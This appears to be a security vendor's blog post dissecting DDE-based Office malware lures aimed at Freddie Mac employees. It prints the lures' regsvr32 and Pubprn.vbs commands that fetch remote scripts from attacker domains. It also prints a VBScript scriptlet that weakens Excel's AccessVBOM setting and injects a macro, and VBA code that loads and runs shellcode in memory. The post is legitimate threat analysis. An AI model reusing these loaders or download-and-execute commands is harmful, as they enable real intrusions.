Microsoft Office DDE Freddie Mac Targeted Lure

In reviewing the results of out Microsoft Office DDE malware hunt, (Microsoft_Office_DDE_Command_Execution.rule) we came across an interesting sample targeted to Freddie Mac employees. This post dives into the dissection of this well put together sample. The targeted lure 313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065 (7/61 AV detection rate) masquerades itself as a Six Flags Fright Fest ticket giveaway specifically for Freddie Mac employees:

Freddie Mac Lure

Let's dive into the payload, we'll use the 7z+sed technique outlined in our previous post.

```
$ 7z e -so 313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065 | sed 's/<[^>]*>//g'

1381125635000 DDEAUTO
"C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\windows\\system32\\cmd.exe" "/c regsvr32 /u
/n /s /i:\"h\"t\"t\"p://downloads.sixflags-frightfest.com/ticket-ids scrobj.dll" "For Security Reasons"
Freddie mac Employee GiveawayName:Click or tap here to enter text.Phone:Click or tap here to enter
text.Email:Click or tap here to enter text.center14605Freddie Mac has partnered with Six Flags America to
offer Freddie Mac employees the opportunity to win FREE tickets to Six Flags America during Fright Fest!
Please provide your information in the form below, save this document, and send to offers@sixflags-
frightfest.com to enter for a chance to win.00Freddie Mac has partnered with Six Flags America to offer
Freddie Mac employees the opportunity to win FREE tickets to Six Flags America during Fright Fest! Please
provide your information in the form below, save this document, and send to offers@sixflags-frightfest.com
to enter for a chance to win.center7967980
```

This payload uses the same trick as the SEC OMB lure to improve the chances of coercing targets to activate the DDE payload. Note the usage of quotes to mask the string "http", an evasion tactic. The domain is cleverly chosen, topical (Halloween), and was registered recently through Name Cheap on 10/12/2017:

Pulling down the contents of ticket-ids we get a large, nearly 500Kb payload. Here it is, trimmed for brevity:

```
<?XML version="1.0"?>
<scriptlet>
    <registration progid="e23b03" classid="{051b76f6-afbf-47b1-a8e3-5cfffb41ed46}" >
        <script language="vbscript">
        <![CDATA[
            Dim objExcel, WshShell, RegPath, action, objWorkbook, xlmodule, codestring

Set objExcel = CreateObject("Excel.Application")
objExcel.Visible = False

Set WshShell = CreateObject("Wscript.Shell")

function RegExists(regKey)
  on error resume next
  WshShell.RegRead regKey
  RegExists = (Err.number = 0)
end function

' Get the old AccessVBOM value
RegPath = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.Version & "\Excel\Security\AccessVBOM"

if RegExists(RegPath) then
  action = WshShell.RegRead(RegPath)
else
  action = ""
end if

' Weaken the target
WshShell.RegWrite RegPath, 1, "REG_DWORD"

Function Base64Decode(ByVal base64String)
  Const Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
  Dim dataLength, sOut, groupBegin
  base64String = Replace(base64String, vbCrLf, "")
  base64String = Replace(base64String, vbTab, "")
  base64String = Replace(base64String, " ", "")
  dataLength = Len(base64String)
  If dataLength Mod 4 <> 0 Then
    Err.Raise 1, "Base64Decode", "Bad Base64 string."
    Exit Function
  End If
  For groupBegin = 1 To dataLength Step 4
    Dim numDataBytes, CharCounter, thisChar, thisData, nGroup, pOut

    numDataBytes = 3
    nGroup = 0

  For CharCounter = 0 To 3
    thisChar = Mid(base64String, groupBegin + CharCounter, 1)

    If thisChar = "=" Then
      numDataBytes = numDataBytes - 1
      thisData = 0
    Else
      thisData = InStr(1, Base64, thisChar, vbBinaryCompare) - 1
    End If
    If thisData = -1 Then
      Err.Raise 2, "Base64Decode", "Bad character In Base64 string."
      Exit Function
    End If

    nGroup = 64 * nGroup + thisData
  Next

  nGroup = Hex(nGroup)
```

```
    pOut = Chr(CByte("&H" & Mid(nGroup, 1, 2))) + _
      Chr(CByte("&H" & Mid(nGroup, 3, 2))) + _
      Chr(CByte("&H" & Mid(nGroup, 5, 2)))

    sOut = sOut & Left(pOut, numDataBytes)
  Next

  Base64Decode = sOut
End Function

' Run the macro
Set objWorkbook = objExcel.Workbooks.Add()
Set xlmodule = objWorkbook.VBProject.VBComponents.Add(1)
codestring="UHJpdmF0ZSBEZWNsYXJlIEZ1bmN0aW9uIFZpcnR1YWxBbGxvYyBMaWIgIktFUk5FTDMyIiAoQnlWYWwgbHBBZGRyZXNzIE
FzIExvbmcsIEJ5VmFsIGR3U2l6ZSBBcyBMb25nLCBCeVZhbCBmbEFsbG9jYXRpb25UeXBlIEFzIExvbmcsIEJ5VmFsIGZsUHJvdGVjdCBB
cyBMb25nKSBBcyBMb25nClByaXZhdGUgRGVjbGFyZSBTdWIgUnRsTW92ZU1lbW9yeSBMaWIgIktFUk5FTDMyIiAoQnlWYWwgbERlc3Rpbm
F0aW9uIEFzIExvbmcsIEJ5VmFsIHNTb3VyY2UgQXMgU3RyaW5nLCBCeVZhbCBsTGVuZ3RoIEFzIExvbmcpClByaXZhdGUgRGVjbGFyZSBG
dW5jdGlvbiBDcmVhdGVUaHJlYWQgTGliICJLRVJORUwzMiIgKEJ5VmFsIGxwVGhyZWFkQXR0cmlidXRlcyBBcyBMb25nLCBCeVZhbCBkd1
N0YWNrU2l6ZSBBcyBMb25nLCBCeVZhbCBscFN0YXJ0QWRkcmVzcyBBcyBMb25nLCBCeVZhbCBscFBhcmFtZXRlciBBcyBMb25nLCBCeVZh
bCBkd0NyZWF0aW9uRmxhZ3MgQXMgTG9uZywgQnlSZWYgbHBUaHJlYWRJZCBBcyBMb25nKSBBcyBMb25nClByaXZhdGUgQ29uc3QgY2xPbm
VNYXNrID0gMTY1MTUwNzIgICAgICAgICAgJzAwMDAwMCAxMTExMTEgMTExMTExIDExMTExMQpQcml2YXRlIENvbnN0IGNsVHdvTWFzayA9
IDI1ODA0OCAgICAgICAgICAgICcxMTExMTEgMDAwMDAwIDExMTExMSAxMTExMTEKUHJpdmF0ZSBDb25zdCBjbFRocmVlTWFzayA9IDQwMz
IgICAgICAgICAgICAnMTExMTExIDExMTExMSAwMDAwMDAgMTExMTExClByaXZhdGUgQ29uc3QgY2xGb3VyTWFzayA9IDYzICAgICAgICAg
ICAgICAgJzExMTExMSAxMTExMTEgMTExMTExIDAwMDAwMApQcml2YXRlIENvbnN0IGNsSGlnaE1hc2sgPSAxNjcxMTY4MCAgICAgICAgIC
cxMTExMTExMSAwMDAwMDAwMCAwMDAwMDAwMApQcml2YXRlIENvbnN0IGNsTWlkTWFzayA9IDY1MjgwICAgICAgICAgICAgICcwMDAwMDAw
MCAxMT

' .... trimmed for brevity ....

sgMwogICAgTmV4dCBsQ2hhcgogICAgc091dCA9IFN0ckNvbnYoYk91dCwgdmJVbmljb2RlKSAgICAgICAgICAgICAgICAgICAgICdDb252
ZXJ0IGJhY2sgdG8gYSBzdHJpbmcuCiAgICBJZiBpUGFkIFRoZW4gc091dCA9IExlZnQkKHNPdXQsIExlbihzT3V0KSAtIGlQYWQpICAgJ0
Nob3Agb2ZmIGFueSBleHRyYSBieXRlcy4KICAgIERlY29kZTY0ID0gc091dApFbmQgRnVuY3Rpb24KCg=="
xlmodule.CodeModule.AddFromString Base64Decode(codestring)
objExcel.DisplayAlerts = False
on error resume next
objExcel.Run "Auto_Open"

' Restore the registry to its old state
if action = "" then
    WshShell.RegDelete RegPath
else
    WshShell.RegWrite RegPath, action, "REG_DWORD"
end if
        ]]>
        </script>
    </registration>
</scriptlet>
```

Notice the above payload begins by modifying the registry for additional privileges by altering the following key:

```
"HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.Version & "\Excel\Security\AccessVBOM"
```

This is done in order to pivot execution through Microsoft Excel. Once modified, it later restores the registry setting to the previous value. This technique is generally used to mask execution chains in an attempt to hide from endpoint security solutions. Here's a sample from May of this year that uses the same technique:

- https://malwr.com/analysis/MTU4ZDZmM2M3NDk2NGM4NzgyNjUzZjgxYTY5NDcyNmU/
- https://www.virustotal.com/en/file/7009d34484e7143fbcd5f6dbc2dafc09caab8c76c43daf0ace803f28efd60bf5/analysis/

Next, it decodes another payload and then flips back the "AccessVBOM" setting back to the original value. Decode the next payload and you get another file, ~350Kb in size. Here it is, trimmed for brevity:

```
Private Declare Function VirtualAlloc Lib "KERNEL32" (ByVal lpAddress As Long, ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As Long
Private Declare Sub RtlMoveMemory Lib "KERNEL32" (ByVal lDestination As Long, ByVal sSource As String, ByVal lLength As Long)
Private Declare Function CreateThread Lib "KERNEL32" (ByVal lpThreadAttributes As Long, ByVal dwStackSize As Long, ByVal lpStartAddress As Long, ByVal lpParameter As Long, ByVal dwCreationFlags As Long, ByRef lpThreadId As Long) As Long
Private Const clOneMask = 16515072          '000000 111111 111111 111111
Private Const clTwoMask = 258048            '111111 000000 111111 111111
Private Const clThreeMask = 4032            '111111 111111 000000 111111
Private Const clFourMask = 63               '111111 111111 111111 000000
Private Const clHighMask = 16711680         '11111111 00000000 00000000
Private Const clMidMask = 65280             '00000000 11111111 00000000
Private Const clLowMask = 255               '00000000 00000000 11111111
Private Const cl2Exp18 = 262144             '2 to the 18th power
Private Const cl2Exp12 = 4096               '2 to the 12th
Private Const cl2Exp6 = 64                  '2 to the 6th
Private Const cl2Exp8 = 256                 '2 to the 8th
Private Const cl2Exp16 = 65536              '2 to the 16th
Const MEM_COMMIT = &H1000
Const PAGE_EXECUTE_READWRITE = &H40
Public Sub Auto_Open()
    Dim sShellCode As String
    Dim lpMemory As Long
    Dim lResult As Long

    sShellCode = Decode64(ShellCode1())
    lpMemory = VirtualAlloc(0&, Len(sShellCode), MEM_COMMIT, PAGE_EXECUTE_READWRITE)
    RtlMoveMemory lpMemory, sShellCode, Len(sShellCode)
    lResult = CreateThread(0&, 0&, lpMemory, 0&, 0&, 0&)
End Sub
Private Function ShellCode1() As String
    Dim Strg As String
    Strg = ""
    Strg = Strg + "TVroAAAAAFtSRVWJ5YHDWIEAAP/TicNXaAQAAABQ/9Bo8LWiVmgFAAAAUP/TAAAAAAAAAAAAAAAAAAAA"
    Strg = Strg + "8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0K"
    Strg = Strg + "JAAAAAAAAACf0hwW27NyRduzckXbs3JFZvzkRdqzckXF4fZF8rNyRcXh50XIs3JFxeHxRVqzckX8dQlF"

'.... trimmed for brevity ....

    Strg = Strg + "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
    Strg = Strg + "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
    Strg = Strg + "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
    Strg = Strg + "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
    Strg = Strg + "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=="

    ShellCode1 = Strg
End Function
Public Function Decode64(sString As String) As String
    Dim bOut() As Byte, bIn() As Byte, bTrans(255) As Byte, lPowers6(63) As Long, lPowers12(63) As Long
    Dim lPowers18(63) As Long, lQuad As Long, iPad As Integer, lChar As Long, lPos As Long, sOut As String
    Dim lTemp As Long
    sString = Replace(sString, vbCr, vbNullString)      'Get rid of the vbCrLfs.  These could be in...
    sString = Replace(sString, vbLf, vbNullString)      'either order.
    lTemp = Len(sString) Mod 4                          'Test for valid input.
    If lTemp Then
        Call Err.Raise(vbObjectError, "MyDecode", "Input string is not valid Base64.")
    End If

    If InStrRev(sString, "==") Then                     'InStrRev is faster when you know it's at the end.
        iPad = 2                                        'Note:  These translate to 0, so you can leave them...
    ElseIf InStrRev(sString, "=") Then                  'in the string and just resize the output.
        iPad = 1
```

```
    Select Case lTemp
        Case 65 To 90
            bTrans(lTemp) = lTemp - 65              'A - Z
        Case 97 To 122
            bTrans(lTemp) = lTemp - 71              'a - z
        Case 48 To 57
            bTrans(lTemp) = lTemp + 4               '1 - 0
        Case 43
            bTrans(lTemp) = 62                      'Chr(43) = "+"
        Case 47
            bTrans(lTemp) = 63                      'Chr(47) = "/"
    End Select
Next lTemp
For lTemp = 0 To 63                                 'Fill the 2^6, 2^12, and 2^18 lookup tables.
    lPowers6(lTemp) = lTemp * cl2Exp6
    lPowers12(lTemp) = lTemp * cl2Exp12
    lPowers18(lTemp) = lTemp * cl2Exp18
Next lTemp
bIn = StrConv(sString, vbFromUnicode)               'Load the input byte array.
ReDim bOut((((UBound(bIn) + 1) \ 4) * 3) - 1)       'Prepare the output buffer.

For lChar = 0 To UBound(bIn) Step 4
        lQuad = lPowers18(bTrans(bIn(lChar))) + lPowers12(bTrans(bIn(lChar + 1))) + _
                lPowers6(bTrans(bIn(lChar + 2))) + bTrans(bIn(lChar + 3))           'Rebuild the bits.
        lTemp = lQuad And clHighMask                    'Mask for the first byte
        bOut(lPos) = lTemp \ cl2Exp16                   'Shift it down
        lTemp = lQuad And clMidMask                     'Mask for the second byte
        bOut(lPos + 1) = lTemp \ cl2Exp8                'Shift it down
        bOut(lPos + 2) = lQuad And clLowMask            'Mask for the third byte
        lPos = lPos + 3
    Next lChar
    sOut = StrConv(bOut, vbUnicode)                     'Convert back to a string.
    If iPad Then sOut = Left$(sOut, Len(sOut) - iPad)   'Chop off any extra bytes.
    Decode64 = sOut
End Function
```

The final dropped payload from the above trimmed content is a ~200Kb malicious DLL:

- 5d3b34c963002bd46848f5fe4e8b5801da045e821143a9f257cb747c29e4046f (47/66 AV detection rate)

This final payload is widely detected. InQuest detects exploitation of these and other DDE attacks via our Deep File Inspection (DFI) stack and signature MC_Office_DDE_Command_Exec (event ID 5000728) released on October 10th, 2017. Our DFI stack is what's responsible for peeling away the variety of layers typically present in malicious content. The process is recursive and a variety of techniques are applied in parallel to expose all embedded layers. For more information about DFI, see www.InQuest.net or reach out to us directly.

To follow along the highlights of the conversation on Twitter, see the following moment:


- Microsoft Office DDE Macro-less Command Execution Vulnerability

Update 10/17/2017

We've updated our hunt rule (Microsoft_Office_DDE_Command_Execution.rule) to widen the net for catching samples as we've seen some interesting new techniques for obfuscation and pivoting:

- Obfuscated XML: https://twitter.com/InQuest/status/920272076371456000
- Pubprn.vbs pivot: https://twitter.com/InQuest/status/920321960235724802 / https://twitter.com/subTee/status/855867502089220096

The Pubprn.vbs technique was publicly discussed in April of 2017 and seen used here a335270704e339babeb19e81dccaf3dfa0808bdd4ae7f4b1a1ddbbd65f5e017d (7/60 AV detection rate) in another lure targeting Freddie Mac which masquerades itself as a ticket raffle for a Guns and Roses concert:



Freddie Mac
We make home possible®

Ticket Raffle

Exclusively for Freddie Mac Employees

How to Apply

1. Complete and fi a

Offer Rules:

- Applications must be received before Friday, October 13th, 2017 in order to be considered for the Freddie Mac offer event dates
- *Applicants must be an employee of Freddie Mac.*
- *The maximum number of tickets is two per entry.*

2. On receipt of the processed ticket application, the Freddie Mac employee will be contacted and asked to either collect their ticket in person from the Capital One Arena Box Office. Otherwise the ticket will be delivered to the address provided below.

Name:		
Freddie Mac Email:		
Phone Number:		
Home Address:		
Ticket Number:		**Please click Enable Content and update links to generate number.**

Further Questions?
For questions, please contact Ron Potter, Events Manager, RPotter@gunsnroses.shop

Please note standard, Capitla One Arena ticketing terms and conditions apply. The above process normally takes 7-10 days.

Freddie Mac Lure (Guns'n'Roses)

It's mildly interesting to note that the AV detections above were all for CVE-2016-7262. The carrier is an XLSX file and differs from the typical DDE sample we've been seeing:

```
$ cat a335270704e339babeb19e81dccaf3dfa0808bdd4ae7f4b1a1ddbbd65f5e017d/xl/externalLinks/externalLink1.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<externalLink xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main"
xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" mc:Ignorable="x14"
xmlns:x14="http://schemas.microsoft.com/office/spreadsheetml/2009/9/main"><ddeLink
xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" ddeService="cmd" ddeTopic="
/C Cscript %WINDIR%\System32\Printing_Admin_Scripts\en-US\Pubprn.vbs localhost
&amp;quot;script:https://gunsandroses[.]live/ticket-id&amp;quot;"><ddeItems><ddeItem name="A0" advise="1" />
<ddeItem name="StdDocumentName" ole="1" advise="1" /></ddeItems></ddeLink></externalLink>
```

Notice that similar to the previous lure, the resource for the next stage payload is at `/ticket-id`. The domains are registered within a week of one another and both through namecheap.com:

- https://whois.domaintools.com/sixflags-frightfest.com
- https://whois.domaintools.com/gunsnroses.shop

We feel confident in stating the same actor is behind both of these payloads. Whether these carriers are part of a pentesting exercise or actually motivated nefariously is anyone's guess. The domains documented in both of these lures, while once active, are both down as of the time of this writing. The Vortex Ransomware payload are still actively being served however.

IOCs

threat-hunting | deep-file-inspection | malware-analysis

Site Map

Overview

High-Performance Network Capture

Deep File Inspection (DFI)

TI Acquisition and Curation

RetroHunting

Intelligent Orchestration

IQ Score

FDR Email Security SaaS

FDR Web Security SaaS

FDR API SaaS

FDR Network Threat Analytics

FDR Total Security

Services

Blog

Why InQuest

Miscellaneous

InQuest Labs

Curated Gallery of Malware Lures

ROI Calculators

Email Attack Simulation

#FreeIntel

Careers

Trystero

Data Sheet

Privacy Policy

Latest Tweets

Tweets from @InQuest

InQuest
@InQuest · Jan 11

New releases of our open-source Python library and command line tool for extracting and defanging IOCs:

github.com/InQuest/python...

Includes both bug fixes and feature enhancements. Stay tuned as we're working on some major improvements still.

github.com
Releases · InQuest/python-iocextract

9

InQuest
@InQuest · Jan 4

QBot distribution via PDF files with

Contact

PHONE
+1 (866) 982-0561

SUPPORT WEB
support.inquest.net

SUPPORT
support@inquest.net

SALES
sales@inquest.net

PGP KEY
inquest.pgp

Schedule a Demo

INQUEST, LLC

2403 East 16th Street Studio Q
Austin, Texas 78702
USA